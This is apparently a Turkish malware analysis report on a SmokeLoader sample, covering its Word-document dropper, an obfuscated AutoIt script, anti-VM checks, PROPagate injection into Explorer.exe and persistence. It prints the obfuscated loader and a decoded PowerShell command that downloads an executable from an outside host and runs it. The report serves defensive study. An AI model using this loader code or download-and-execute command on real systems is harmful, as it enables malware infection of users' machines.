

Smoke Loader

Teknik Analiz



İçindekiler

GİRİŞ.....	2
2021LK049443.DOC.....	3
PKM3T1.JPG	4
DİNAMİK ANALİZ.....	5
NETWORK ANALİZ	11
YARA RULE	13
ÇÖZÜM ÖNERİLERİ.....	15


GİRİŞ

SmokeLoader ailesi, loader türüne ait bir zararlı yazılım türüdür. Yürütülen programın asıl amacı, daha etkili ve yıkıcı bir zararlı yazılımı makineye enjekte etmektir. İlk olarak 2011 yılında ortaya çıkan SmokeLoader, gün geçtikçe gelişen, yeni teknikler kullanan ve sürekli olarak güncellenen bir ailedir.


SmokeLoader, keylogger, bilgi hırsızlığı, botnet, sistemlerde backdoor erişimi gibi amaçlar güden bir ailedir. Aslına bakıldığında, saldırganın amacı doğrultusunda herhangi bir zararlı aktivite için kullanılabilir. E-mailler ve drive-by download yoluyla yayılır.

Zararlı yazılım dünyasında PROPagate injection ilk defa SmokeLoader'lar tarafından kullanılmıştır. PROPagate injection, asıl çalışan uygulama dışındaki bir uygulamaya gizli bir kod enjekte ederek, zararlı kodun farklı bir uygulama tarafından çalıştırılmasını sağlar.

Dosya İsmi	2021lk049443.doc
MD5	67CB98B84A7DB5F2F69023B0C5C08309
SHA1	9F04A27BB59AC6842EA400C95AF131612BFE00F9
SHA256	9F04A27BB59AC6842EA400C95AF131612BFE00F9
İlk Görüldüğü Tarih	2021-04-13 05:41:34 UTC



İçerisinde zararlı yazılım olan “.docx” uzantılı dosya incelendiğinde, içerisinden “.raw” uzantılı dosya çıktığı tespit edilmiştir. Bu dosya içerisinden “bit[.]ly/3e0Rjks” bağlantısına ulaşılmaktadır.



Dosya İsmi	pkM3T1.jpg
MD5	9FBD32C6BB25F6A660696FA9830C5040
SHA1	1E41347D36792E823A8982B10170D83A0722E3CC
SHA256	5DE2819F832F06F69009B07779EACABC1B171540B10689B4B23EAAC8F3232E14
İlk Görüldüğü Tarih	----

Elde edilen Autolt scripti ile PowerShell üzerinden dosya indirildiği tespit edilmiştir.

```

Eve2Aut - AutoIt3 Decompiler
Global $var_903 = 1264813105
Global $gmtFo_yuacm_nkqifre[2][13] = [[50883, 52544, 10262, 145, 11, 30772, 60516], [95004, 87, 22498, 32236, 29562, 30391, 46836, 53, 27048482, 301754025, 526052566, 124, 35154]]
$OnAutoItStartRegister "OpjtyUmmvvtCbueqeo"
Global $fbgwif_adpf[12] = [380, 207, 60, 29046, 58709, 275680094, 177, 421797659, 21038, 1220030025, 569900106, 39]
Global Const $yvctarfigi_ek_pnv_x89p6[2][4] = [[1106, 1861715327, 1347261725, 821], [703678244, 884581]]
Global $var_905[2][12] = [[52632, 36207, 56, 99681587, 25128985, 140, 40905, 145, 38, 163515865, 1655913992, 300131935], [180, 1107812401, 1694048057]]
Global Const $hty_9j7wz_SpkS5_6y[10] = [4781, 1338955469, 1191362419, 1257031577, 16, 2071869088, 361747554, 1768921401, 20789, 48368]
Global $tagrafobeznuptatrcfkslbn = 752390514
$OnAutoItStartRegister "AbwciOfunc"
Global Const $dm_eqj_dj4ikezozi6u_bhdh0 = 10249
$OnAutoItStartRegister "uRr_G_Jv_VA3FZSuyWo"
Global $var_719[7] = [35164, 845387463, 60513, 16647272, 1142818352, 68, 9531]
Global $jyotndlec_8basbphpb_bjalyq[10] = [272632652, 1206963420, 2608, 5, 1473797171, 53340, 686434641, 105, 117, 665066453]
Global Const $var_2662 = Asc("l")
Global $npkfbbjylk[2][14] = [[160, 247185735, 56475, 613267814, 1645620852, 35, 499076921, 99, 223471, [1970002457, 798436690, 255, 849768477, 39, 43999, 206, 16661, 11241, 25, 236, 218, 174, 38116]]]
$OnAutoItStartRegister "InjfhFunc"
Global Const $var_3862 = 2084911644
Local $mbnff = "p"
Local $qeg_zy6z2l_i_st = $SystemDir
Local $wcojymx = $SW_HIDE
Local $gvv = "r"
Local $tagvtxbpmvgsizexdgsedgvrx = "ove" & $gvv
Local $webtmcvx = "PowErHEl" & "ExecutionPolicy Bypass -w 1 /'e 1Aa0AE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOGAvAC8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGACwAIAAdICQARQBOAHYAOGBOAGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAHVwAuAGUAeABIAB0gIAApACAAOWAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAAXABIAFYARAB3AEAAQwBCAHQAACABXAC4AZQB4AGUAHSA="
RunWait($mbnff & $tagvtxbpmvgsizexdgsedgvrx & "" & $shel" & "1.e" & "A" & "e " & $webtmcvx, $qeg_zy6z2l_i_st, $wcojymx)

```

"IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOGAvAC8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGACwAIAAdICQARQBOAHYAOGBOAGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAHVwAuAGUAeABIAB0gIAApACAAOWAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAAXABIAFYARAB3AEAAQwBCAHQAACABXAC4AZQB4AGUAHSA="

Yukarıdaki Base64 kodu decode edildiğinde aşağıdaki komutun çalıştırıldığı gözlemlenmiştir.

"(NEw-objEcT `N`e`T`.`W`e`B`C`l`i`e`N`T).DownLoAdfIIE(https://u.teknik[.]jio/28oLW.jpg , \$ENv:templeVDwACBtpW.exe) ; stArT \$ENv:templeVDwACBtpW.exe "

PowerShell DownloadFile komutu ile "u.teknik[.]jio/28oLW.jpg" bağlantısından "eVDwACBtpW.exe" dosyasını "temp\" dizini altına indirdiği tespit edilmiştir.

Dosya İsmi	eVDwACBtpW.exe
MD5	0D1334075336455A13A36FD909417556
SHA1	4F1937F0EEEB697EF992547701295134FDE65C20
SHA256	33D7FA2A8936CC5064B63592B77F87C02FCDC1396395AE2316E3A7C783523AD9
İlk Görüldüğü Tarih	---

Dinamik Analiz

API Obfuscation

Zararlı yazılım **GetModuleHandleA** API ile bir modülün handle'ını aldığı gözlemlenmiştir böylelikle **API Obfuscation** tekniği ile statik analizi daha zorlu hale getirmesi amaçlanmaktadır. DLL'eri runtime anında çözümlediği gibi, API'ları da runtime anında çözümlemektedir.

```

00401E53 C785 E8FDFFFF 010000 mov dword ptr ss:[ebp-218],1
00401E5D 8B5D 08 mov ebx,dword ptr ss:[ebp+8]
00401E60 E8 09000000 call evdwacbtwp.401E6E
00401E65 73 62 jae evdwacbtwp.401EC9
00401E67 6965 64 6C6C0000 imul esp,dword ptr ss:[ebp+64],6C6C
00401E6E 5E pop esi
00401E6F 803E 00 cmp byte ptr ds:[esi],0
00401E72 74 11 je evdwacbtwp.401E85
00401E74 56 push esi
00401E75 FF53 48 call dword ptr ds:[ebx+48]
00401E78 85C0 test eax,eax
00401E7A 0F85 EA000000 jne evdwacbtwp.401F6A
00401E80 83C6 08 add esi,8
00401E83 EB EA jmp evdwacbtwp.401E6F
00401E85 E8 2C000000 call evdwacbtwp.401E86
00401E8A 53 push ebx
00401E8B 79 73 jns evdwacbtwp.401F00
00401E8D 74 65 je evdwacbtwp.401EF4
00401E8F 6D insd
00401E90 5C pop esp
00401E91 43 inc ebx
00401E92 75 72 jne evdwacbtwp.401F06
00401E94 72 65 jb evdwacbtwp.401EF8
00401E96 6E outsb
00401E97 74 43 je evdwacbtwp.401EDC
00401E99 6F outsd
00401E9A 6E outsb
00401E9B 74 72 je evdwacbtwp.401F0F
00401E9D 6F outsd
00401E9E 6C insb
00401E9F 53 push ebx
00401EA0 65:74 5C je evdwacbtwp.401EFF
00401EA3 53 push ebx
00401EA4 65:72 76 jb evdwacbtwp.401F1D
00401EA7 6963 65 735C4469 imul esp,dword ptr ds:[ebx+65],69445C73
00401EAE 73 6B jae evdwacbtwp.401F1B
00401EB0 5C pop esp
00401EB1 45 inc ebp
00401EB2 6E outsb
00401EB3 75 6D jne evdwacbtwp.401F22
00401EB5 0058 8D add byte ptr ds:[eax-73],b1
00401EB8 B5 EC mov ch,EC

```

dword ptr [ebx+48]=[000CFF1C <&GetModuleHandleA>]=<kernel32.GetModuleHandleA>

.text:00401E75 evdwacbtwp.exe:\$1E75 #1075

Anti-VM

00401EBB	FF 56 6A	call dword ptr ds:[esi+6A]	
00401EBD	016A 00	add dword ptr ds:[edx],ebp	
00401EC2	50	push eax	
00401EC3	68 02000080	push 80000002	
00401EC8	FF93 9C000000	call dword ptr ds:[ebx+9C]	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401ECE	85C0	test eax,eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401ED0	0F85 92000000	jne evdwacbtwp.401F68	
00401ED6	8D85 F4FDFFFF	lea eax,dword ptr ss:[ebp-20C]	[ebp-20C]&L"Abied11"
00401EDC	66:C700 3000	mov word ptr ds:[eax],30	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum", 30:'
00401EE1	8DBD F8FDFFFF	lea edi,dword ptr ss:[ebp-208]	
00401EE7	8DBD F0FDFFFF	lea ecx,dword ptr ss:[ebp-210]	
00401EED	C701 04010000	mov dword ptr ds:[ecx],104	
00401EF3	51	push ecx	
00401EF4	57	push edi	
00401EF5	6A 00	push 0	
00401EF7	6A 00	push 0	
00401EF9	50	push eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401EFA	FF36	push dword ptr ds:[esi]	[esi]:EntryPoint
00401EFC	FF93 A0000000	call dword ptr ds:[ebx+A0]	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401F02	85C0	test eax,eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401F04	75 62	jne evdwacbtwp.401F68	
00401F06	FF36	push dword ptr ds:[esi]	[esi]:EntryPoint
00401F08	FF93 A4000000	call dword ptr ds:[ebx+A4]	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401F0E	31C0	xor eax,eax	
00401F10	89FE	mov esi,edi	
00401F12	57	push edi	
00401F13	AC	lodsb	
00401F14	84C0	test al,al	
00401F16	74 0A	je evdwacbtwp.401F22	

dword ptr [ebx+9C]=[000CFF70 <RegOpenKeyExA>=<advapi32.RegOpenKeyExA>

.text:00401EC8 evdwacbtwp.exe:\$1EC8 #10C8

Yukarıdaki görselde görüldüğü üzere bilgisayarın sanal olup olmadığının kontrolünü yapmak için "Disk/Enum" altındaki tüm registerları okumaktadır. **RegOpenkeyExA** API'ı ile belirtilen kayıt defterinin anahtar değerlerine ulaşıldığı tespit edilmiştir.

00401F59	FF53 38	call dword ptr ds:[ebx+38]	
00401F5C	83C4 08	add esp,8	
00401F5F	75 07	jne evdwacbtwp.401F6A	
00401F61	83C6 0A	add esi,A	esi:"qemu"
00401F63	EB EA	jmp evdwacbtwp.401F52	
00401F66	EB 0A	jmp evdwacbtwp.401F74	
00401F68	C785 E8FDFFFF	mov dword ptr ss:[ebp-218],0	
00401F74	EB 0F	jmp evdwacbtwp.401F85	
00401F76	D377 15	shl dword ptr ds:[edi+15],cl	edi+15:"&prod_vmware_virtual_s\\5&22be343f&0&000000"
00401F7A	B8 531E0000	mov eax,1E53	
00401F7F	EB 07	jmp evdwacbtwp.401F88	
00401F81	D377 15	shl dword ptr ds:[edi+15],cl	edi+15:"&prod_vmware_virtual_s\\5&22be343f&0&000000"
00401F84	EB 0A	jmp evdwacbtwp.401F74	
00401F85	EB F3	jmp evdwacbtwp.401F7A	
00401F87	C0EB 0F	shr bl,F	
00401F8A	CF	iretd	
00401F8D	77 15	je evdwacbtwp.401FA2	
00401F8E	CC	int3	
00401F8F	B9 4E010000	mov ecx,14E	
00401F93	EB 07	jmp evdwacbtwp.401F9C	
00401F95	CF	iretd	
00401F96	77 15	je evdwacbtwp.401FAD	
00401F98	CC	int3	
00401F99	EB F3	jmp evdwacbtwp.401F8E	
00401F9B	CC	int3	
00401F9C	E8 84F1FFFF	call evdwacbtwp.401155	
00401FA1	8B85 E8FDFFFF	mov eax,dword ptr ss:[ebp-218]	edi+15:"&prod_vmware_virtual_s\\5&22be343f&0&000000"
00401FA7	5F	push edi	

dword ptr [ebx+38]=[000CFF0C <&strsr>=<ntdll.strsr>

.text:00401F59 evdwacbtwp.exe:\$1F59 #1159

Adres	Hex	ASCII
00401E80	FF 93 9C 00 00 00 85 C0 0F 85 92 00	Y.....A.....
00401E85	F4 FD FF 66 C7 00 30 00 8D 8D F00.....
00401E88	8D F0 FD FF FF C7 01 04 01 00 00QWY.
00401E8A	00 50 FF 36 FF 93 A0 00 00 00 85Auby
00401E8E	FF 93 A4 00 00 00 31 C0 89 FE 57 A6A..At
00401E9A	50 FF 53 3C 83 C4 04 AA EB F1 E8A..E
00401F21	65 6D 75 00 00 00 00 00 76 69virtua
00401F3C	00 00 00 00 76 6D 77 61 72 65 00 00vmware...xe
00401F4E	00 00 00 00 00 00 00 00 5E 5F 80A...>.t.
00401F56	57 FF 53 38 83 C4 08 85 C0 75 07A...>.t.
00401F6A	EB 0A C7 85 E8 FD FF 00 00 00 00e..0

Registerlar içerisindeki değerler alındıktan sonra, bu değerleri "qemu, virtual, vmware, xen" ile karşılaştırmaktadır.

Return Abuse

00401FA4	FD	std
00401FA5	FF	
00401FA6	FF5F 5E	call far fword ptr ds:[edi+5E]
00401FA9	5B	pop ebx
00401FAA	C9	leave
EIP → 00401FAB	C2 0400	ret 4

Alışlagelmiş olan “ret” komutu yerine burada “ret 4” komutunu görmekteyiz. Program statik analizi zorlaştırmak ve EDR’ları atlatmak için hem DLL’leri hem de API’ları çalışma anında decode edip çalıştırmaktadır.

Bir anti-debug tekniği olarak CALL çağrılarının dönüş adreslerini de değiştirmektedir. RET komutunun yanına yazılan değer, stack’in sonundan değer kadar byte’ı siler ve dönüş adresini değiştirir.

PROPagate Injection

VM kontrolünden sonra “AllocateVirtualMemory-OpenProcess-MapViewOfFile” API’ları kullanılarak Explorer.exe içerisine zararlı kod enjekte ettiği tespit edilmiştir. Kod enjekte olduktan sonra sanal bellek bölümü ayrılmaktadır.

Sanal bellek bölümü, **OpenProcess** ile Explorer.exe’nin handle’ını almaktadır. **MapViewOfFile** ile zararlı kod bir sanal bellek bölümüne yazılmaktadır.

Windows Explorer, Subclasslar’ı oldukça fazla kullanan, işlem alanında oturum açmış kullanıcı için bir ayrıcalık vermeden erişilebilir kılan bir bütünlük düzeyinde çalışır. Bu yüzden bu tekniğin kullanımı için son derece uygun hedef bir process’tir. Bir subclass penceresi **SetProp** API’ı ile oldukça kolay bir şekilde değiştirilebilir. Şu adımları uygulayarak geçerli bir subclass değişikliği yapılmaktadır:

- 1- CALL EnumChildWindows
- 2- CALL EnumPropsA
- 3- CALL SetPropA

Bu şekilde bir Subclass’ın entry point’i değiştirilmiş olur. Bu değiştirilen Subclass genellikle “Progman” olur çünkü Windows 7 ve 10’da ortak olarak bulunur. Entry point zararlı kodun başlangıç adresi ile değiştirilmektedir ve bu pencere her çağrıldığında zararlı kodun çalıştırıldığı tespit edilmiştir.

EIP → 004016A1	FF93 8C000000	call dword ptr ds:[ebx+8C]	→ SetProp
004016A7	57	push edi	
004016A8	57	push edi	
004016A9	6A 4E	push 4E	
004016AB	FF75 D4	push dword ptr ss:[ebp-2C]	
004016AE	FF93 84000000	call dword ptr ds:[ebx+84]	→ SendMessage
004016B4	57	push edi	
004016B5	57	push edi	
004016B6	6A 0F	push F	
004016B8	FF75 D4	push dword ptr ss:[ebp-2C]	
004016BB	FF93 88000000	call dword ptr ds:[ebx+88]	→ SendNotifyMessage
004016C1	FF75 E4	push dword ptr ss:[ebp-1C]	
004016C4	FF53 14	call dword ptr ds:[ebx+14]	→ ZwClose
004016C7	EB 0F	jmp evdwacbtwp.4016D8	
004016C9	8E	jmp evdwacbtwp.4016D8	
004016CA	7E 15	jle evdwacbtwp.4016E1	
004016CC	CC	int3	
004016CD	B8 0B150000	mov eax,150B	
004016D2	EB 07	jmp evdwacbtwp.4016D8	
004016D4	8E	jmp evdwacbtwp.4016D8	
004016D5	7E 15	jle evdwacbtwp.4016EC	
004016D7	CC	int3	
004016D8	EB F3	jmp evdwacbtwp.4016CD	
004016DA	8CEB	mov ebx,gs	
004016DC	0F8A7E 15 CC	btc dword ptr ds:[esi+15],CC	
004016E1	B9 E9010000	mov ecx,1E9	
004016E6	EB 07	jmp evdwacbtwp.4016EF	
004016E8	BA 7E15CCEB	mov edx,EBC157E	
004016ED	F3:8BE8	mov al,ch	
004016F0	EB 07	jmp evdwacbtwp.4016D8	

eax: "UxSubclassInfo"

dword ptr [ebx+8C]=[000CFF60 <&SetPropA>]=<user32.SetPropA>

.text:004016A1 evdwacbtwp.exe:\$16A1 #8A1

SetProp’tan sonra **SendMessage** ve **SendNotifyMessage** API’ları ile entry point’i değiştirilen pencerenin tetiklenmesini ve zararlı kodun çalıştırılmasını sağlamaktadır.

Sonradan çözülen ve kullanılan API'lar

GetModuleHandle	RegOpenKey	RegQueryValueKey	OpenProcessToken
GetVolumeInformation	CreateFileMapping	MapViewOfFile	GetModuleFileName
CreateEvent	AllocateVirtualMemory	DecompressBuffer	GetShellWindow
GetWindowThreadPrId	UnmapViewOfSection	ZeroMemory	OpenProcess
GetTokenInformation	CreateSection	MapViewOfSection	EnumChildWindows
EnumProps	GlobalGetAtomName	MoveMemory	SetProp
SendMessage	SendNotifyMessage		

Enjekte Edilen Shell Kod

Explorer.exe içerisine enjekte edilen zararlı kod thread oluşturur. Yeni bir pencere açıldığında bu thread çalışmaya başlar ve **Process32First-Process32Next** API'larını kullanarak açık olan bütün process'lerin isimlerini aldığı görülmektedir.

Hafızasında kayıtlı olan blacklist'i kendi encode fonksiyonuna göndererek çalışan processler ile karşılaştırmaktadır. Eşleşme durumunda **Sleep** API'ı içerisinde bulunan **TerminateProcess** API'ı ile process kapatılmaktadır.

Encode kodu:

https://github.com/ZAYOTEM/smokeloader_string_enc/blob/main/smokeloader_string_enc.py

```

8A01      mov al,byte ptr ds:[rcx]
4C:8BC1   mov r8,rcx
33D2     xor edx,edx
EB 16     jmp 2984CF7
24 DF     and al,DF
0FB6C8   movzx ecx,al
8BC1     mov eax,ecx
33C2     xor eax,edx
8BD0     mov edx,eax
C1C2 08  rol edx,8
03D1     add edx,ecx
49:FFC0   inc r8
41:8A00   mov al,byte ptr ds:[r8]
84C0     test al,al
75 E6     jne 2984CE1
8BC2     mov eax,edx
C3       ret
CC       int3
CC       int3
CC       int3
CC       int3
CC       int3
48:89C24 08 mov qword ptr ss:[rsp+8],rbx
48:897424 10 mov qword ptr ss:[rsp+10],rsi
57       push rdi
48:83EC 20 sub rsp,20

```

Varşaylan (x64 fastcall)

```

1: rcx 0000000000000001 "[System Process]"
2: rdx 0000000000000000
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+28] 0000000000000000


```

Elde edilen process blacklist:


Autoruns.exe	ollydbg.exe	procmon64.exe	x32dbg.exe
idaw.exe	procexp.exe	x64dbg.exe	windbg.exe
procexp64.exe	procmon.exe	idaq.exe	Tcpview.exe
idaw64.exe	idaq64.exe	Wireshark.exe	ProcessHacker.exe

Encode fonksiyonunda **Process32First** API ile alınan process ismi şifrelenir ve hafızadaki blacklist elemanları ile karşılaştırılmaktadır. Bir eşleşme durumunda ise **CloseHandle** API'ı kullanılarak process kapatılmaktadır.


Yeni bir dizin oluşturan zararlı yazılım bu dizine kopyalanır ve makinenin tekrar başlaması durumunda buradan çalıştığı gözlemlenmektedir.



Yukarıda görüldüğü üzere **CreateDirectory** API'ı kullanılarak "\\AppData\\Roaming\\Microsoft\\Windows" dizini içerisinde "**resttdad**" isimli bir dizin oluşturmaktadır.




Oluşturulan dizin içerisine **CopyFileW** API'ı kullanılarak zararlı yazılımımızın ismi **"wiagwiei.exe"** olarak değiştirilip kopyalanmaktadır.



